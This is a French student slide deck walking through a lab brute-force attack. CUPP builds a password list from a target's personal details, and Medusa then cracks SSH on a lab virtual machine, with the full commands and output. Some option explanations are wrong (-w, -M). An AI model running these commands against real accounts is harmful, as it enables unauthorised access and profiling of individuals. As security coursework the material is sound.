



# Attaque par Force Brute

AVEC LES OUTILS CUPP ET MEDUSA SOUS  
KALI LINUX



Réalisé par Khadim MARONE  
(étudiant en Licence 3 en Génie  
Informatique)



Sous la directive de M. DIOUF  
(Ingénieur en informatique)



maronekhadim66@gmail.com

# Plan

- Force Brute
- CUPP
- Medusa
- TP



# Attaque par Force Brute


C'EST QUOI ATTAQUE PAR FORCE  
BRUTE ?



## DÉFINITION

Une attaque par force brute (*bruteforce attack*) consiste à tester, l'une après l'autre, chaque combinaison possible d'un mot de passe ou d'une clé pour un identifiant donné afin se connecter au service ciblé.

Il s'agit d'une méthode ancienne et répandue chez les pirates. Le temps nécessaire à celle-ci dépend du nombre de possibilités, de la vitesse que met l'attaquant pour tester chaque combinaison et des défenses qui lui sont opposées.





# Cupp

C'EST QUOI CUPP ?



[maronekhadim66@gmail.com](mailto:maronekhadim66@gmail.com)



# DÉFINITION

CUPP (Common User Passwords Profiler) est un générateur de liste de mots à partir d'informations telles qu'une date de naissance, un pseudonyme, une adresse, le nom d'un animal de compagnie ou un mot courant comme dieu, aimer, argent ou mot de passe.

```
root@kali:~/cupp# ./cupp.py -i
cupp.py! # Common
          # User
          # Passwords
          # Profiler
          [ Muris Kurgas | j0rgan@remote-exploit.org ]
          [ Mebus | https://github.com/Mebus/ ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: raj
> Surname: chandel
> Nickname: hacker
> Birthdate (DDMMYYYY): 11111989

> Partners) name: hacking
> Partners) nickname: articles
> Partners) birthdate (DDMMYYYY): 20052010

> Child's name: ignite
> Child's nickname: techonologies
> Child's birthdate (DDMMYYYY): 12122015

> Pet's name: dog1
> Company name: ign1te

> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: neo
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to raj.txt, counting 27168 words.
[+] Now load your pistolero with raj.txt and shoot! Good luck!
root@kali:~/cupp# cat raj.txt
001005
001005
001010
001010
001020
001020
001020
00102010
00102010
```



# Medusa

C'EST QUOI MEDUSA ?



[maronekhadim66@gmail.com](mailto:maronekhadim66@gmail.com)

## DÉFINITION

Medusa est destiné à être un outil de force brute de connexion rapide, massivement parallèle et modulaire. L'objectif est de prendre en charge autant de services que possible qui permettent l'authentification à distance.

**PASSWORD  
CRACKING USING**



**MEDUSA**




# TP: Attaque par Force Brute avec l'utilisation des outils Cupp et Medusa

Ce TP consiste à trouver le mot de passe d'une machine vulnérable. Cette machine appartient à un certain MarleySprite. Notons que nous avons que deux informations à savoir la vulnérabilité de la machine et son propriétaire. Nous nous basons sur ses deux informations pour savoir si nous parviendrons à obtenir le mot de passe de la machine. Nous allons utiliser au cours de notre travail les outils cupp et medusa.



# TP: Attaque par Force Brute avec l'utilisation des outils Cupp et Medusa



# TP: Attaque par Force Brute avec l'utilisation des outils Cupp et Medusa

```
File Actions Edit View Help
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(kali@kali)-[~]
└─# touch fb.txt
```

1 Création de fichier fb.txt

```
File Actions Edit View Help
GNU nano 8.1
marlinspike
```

3 Rensigner le nom d'utilisateur

```
(root@kali)-[~/home/kali]
└─# nano fb.txt
```

2 Editer le fichier crée

```
(root@kali)-[~/home/kali]
└─# apt install cupp
cupp is already the newest version (0.0+20190501.git986658-6).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 2076
```

4 Installer cupp



# TP: Attaque par Force Brute avec l'utilisation des outils Cupp et Medusa

```
(root@kali) ~ [~/home/kali]
# cupp -w fb.txt 66 mv fb.txt.cupp.txt password.txt

cupp.py!
# Common
# User
# Passwords
# Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

*****
*          WARNING!!!          *
*   Using large wordlists in some   *
*   options bellow is NOT recommended! *
*****

> Do you want to concatenate all words from wordlist? Y/[N]: y
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to fb.txt.cupp.txt, counting 42 words.
[+] Now load your pistolero with fb.txt.cupp.txt and snoot! Good luck!
```

Options:  
w-: compte le nombre de mots  
&&: une assertion  
mv: deplace un fichier ou un dossier.

42 mots de passe trouvés

# TP: Attaque par Force Brute avec l'utilisation des outils Cupp et Medusa

Informations sur l'adresse de l'attaquant

```
(root@kali)-[~/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.25 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a88b:2400:3748:50ba prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)
    RX packets 2233 bytes 154255 (150.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 5132 (5.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The screenshot shows a Windows VM window titled 'csec [En fonction] - Oracle VirtualBox'. The window displays the 'Active Network Connections' window for 'Wired connection 1 (default)'. The 'General' tab is selected, showing the following information:

General	
Interface:	Ethernet (enp0s3)
Hardware Address:	08:00:27:EF:CC:34
Driver:	e1000
Speed:	1000 Mb/s
Security:	None

The 'IPv4' tab is also visible, showing the following information:

IPv4	
IP Address:	192.168.1.27
Broadcast Address:	192.168.1.255
Subnet Mask:	255.255.255.0
Default Route:	192.168.1.1
Primary DNS:	192.168.1.1

The 'IPv6' tab is also visible, showing the following information:

IPv6	
IP Address:	fe80::a83c:ae80:75f8:1175/64
Primary DNS:	fe80::525d:7aff:febd:5d5e

Informations sur l'adressage du victime



# TP: Attaque par Force Brute avec l'utilisation des outils Cupp et Medusa



```
(root@kali)~/home/kali
# medusa -h 192.168.1.27 -U fb.txt -P password.txt -M ssh
medusa v2.2 [http://www.fooofus.net] (C) Jomo-Kun / Fooofus Networks <jmk@fooofus.net>
ACCOUNT CHECK: [ssh] Host: 192.168.1.27 (1 of 1, 0 complete) User: marlinspike (1 of 1, 0 complete) Password: !'##' (1 of 42 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.27 (1 of 1, 0 complete) User: marlinspike (1 of 1, 0 complete) Password: !'##' (2 of 42 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.27 (1 of 1, 0 complete) User: marlinspike (1 of 1, 0 complete) Password: $'##' (3 of 42 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.27 (1 of 1, 0 complete) User: marlinspike (1 of 1, 0 complete) Password: $'##' (4 of 42 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.27 (1 of 1, 0 complete) User: marlinspike (1 of 1, 0 complete) Password: %'##' (5 of 42 complete)
```

Options:  
-h: determine l'adresse hote  
-U:determine l'utilisateur  
-P:determine le password  
-M:determine le port utilisé

```
ACCOUNT CHECK: [ssh] Host: 192.168.1.27 (1 of 1, 0 complete) User: marlinspike (1 of 1, 0 co
ACCOUNT CHECK: [ssh] Host: 192.168.1.27 (1 of 1, 0 complete) User: marlinspike (1 of 1, 0 co
ACCOUNT FOUND: [ssh] Host: 192.168.1.27 User: marlinspike Password: marlinspike [SUCCESS]
(root@kali)~/home/kali
```

Mot de  
passe trouvé  
avec succès

# TP: Attaque par Force Brute avec l'utilisation des



FIN



[maronekhadim66@gmail.com](mailto:maronekhadim66@gmail.com)